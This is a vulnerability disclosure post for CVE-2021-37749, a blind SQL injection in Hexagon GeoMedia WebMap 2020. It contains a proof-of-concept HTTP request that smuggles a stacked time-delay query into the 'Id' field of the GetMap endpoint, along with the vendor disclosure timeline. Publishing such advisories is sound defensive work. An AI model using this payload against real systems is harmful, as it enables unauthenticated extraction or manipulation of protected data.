CVE

CVE-2021-37749 - Hexagon GeoMedia WebMap 2020 Blind SQL Injection

CLAUDIO MOLETTA
23 AUG 2021 • 2 MIN READ



TABLE OF CONTENTS

Overview

SilentGrid identified a blind SQL injection vulnerability in Hexagon's GeoMedia WebMap 2020 solution. This vulnerability can be exploited by unauthenticated attackers to interfere with the SQL query the application is using to interact with the backend database.

While a hotfix is available, due to lack of response from the vendor, SilentGrid cannot confirm if the patch is implemented in the latest GeoMedia WebMap 2020 Update 2.

Technical Details

The “Id” parameter within the "sourceItems" array of dictionaries was found to be vulnerable to **stacked queries** and **time-based blind** SQL injection attack techniques. A PoC request to the vulnerable endpoint would look like the following:

```
POST /WMPS/MapService.svc/v1.0/Stateless/GetMap HTTP/1.1
Host: <redacted>
User-Agent: Mozilla/5.0 (Windows NT 9.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json; charset=utf-8, application/json;q=0.8, text/plain;q=0.5, */*;q=0.2
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Content-Length: 370
Connection: close

{
    "applicationID": "<redacted>",
    "width": 1680,
```

```
    "range": {
        "Bounds": [<redacted>]
    },
    "sourceItems": [{
        "__type": "GetMapSourceLegendItem:http://www.intergraph.com/websolutions/servicecontracts",
        "Id": "12); waitfor delay'0:0:05'--",
        "Locatable": true,
        "Name": 0,
        "LegendId": "2"
    }],
    "filters": [],
    "properties": []
}
```

Impact

Unauthenticated Internet-based attackers can extract or manipulate otherwise protected data, or, in a worst-case scenario, fully compromise the remote backend system.

Responsible Disclosure

25 June 2020: SilentGrid provides details to Hexagon regarding the vulnerability.

26 June 2020: Follow up.

30 June 2020: Hexagon replies "This request has been submitted to the development team in the product centre."

7 July 2020: Follow up.

7 July 2020: Hexagon replies the request has been escalated.

14 July 2020: Hotfix released.

14 July 2020: SilentGrid confirms the issue is patched, however the vulnerability and patch does not appear to be mentioned/published on the Hexagon website. SilentGrid prefers to not disclose the vulnerability yet.

23 February 2021: Update 2 released on the Hexagon website.

2 August 2021: SilentGrid asks Hexagon to confirm if the hotfix is part of the WebMap 2020 Update 2.

6 August 2021: SilentGrid follows up.

21 August 2021: Vendor is unresponsive. Vulnerability disclosed.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-37749

https://www.hexagongeospatial.com/products/power-portfolio/geomedia-webmap

https://download.hexagongeospatial.com/en/downloads/webgis/geomedia-webmap-2020-update-2

MORE IN **CVE**

Blueprint LMS Blind SQL Injection
8 Aug 2022 – 5 min read

See all 2 posts →

Story From The Trenches: Junction Bug Elevation

removed from its original imaging. We did have some credentials for a low privilege domain account so there are some evergreen approaches that can be considered... but that's not what this post is about. The endpoint was also running Airloc

DANYAL DREW
8 JUL 2022 • 4 MIN READ

Trial by Internet

Who tries to knock on your server's door(s)

ERIK DUL
21 SEP 2020 • 10 MIN READ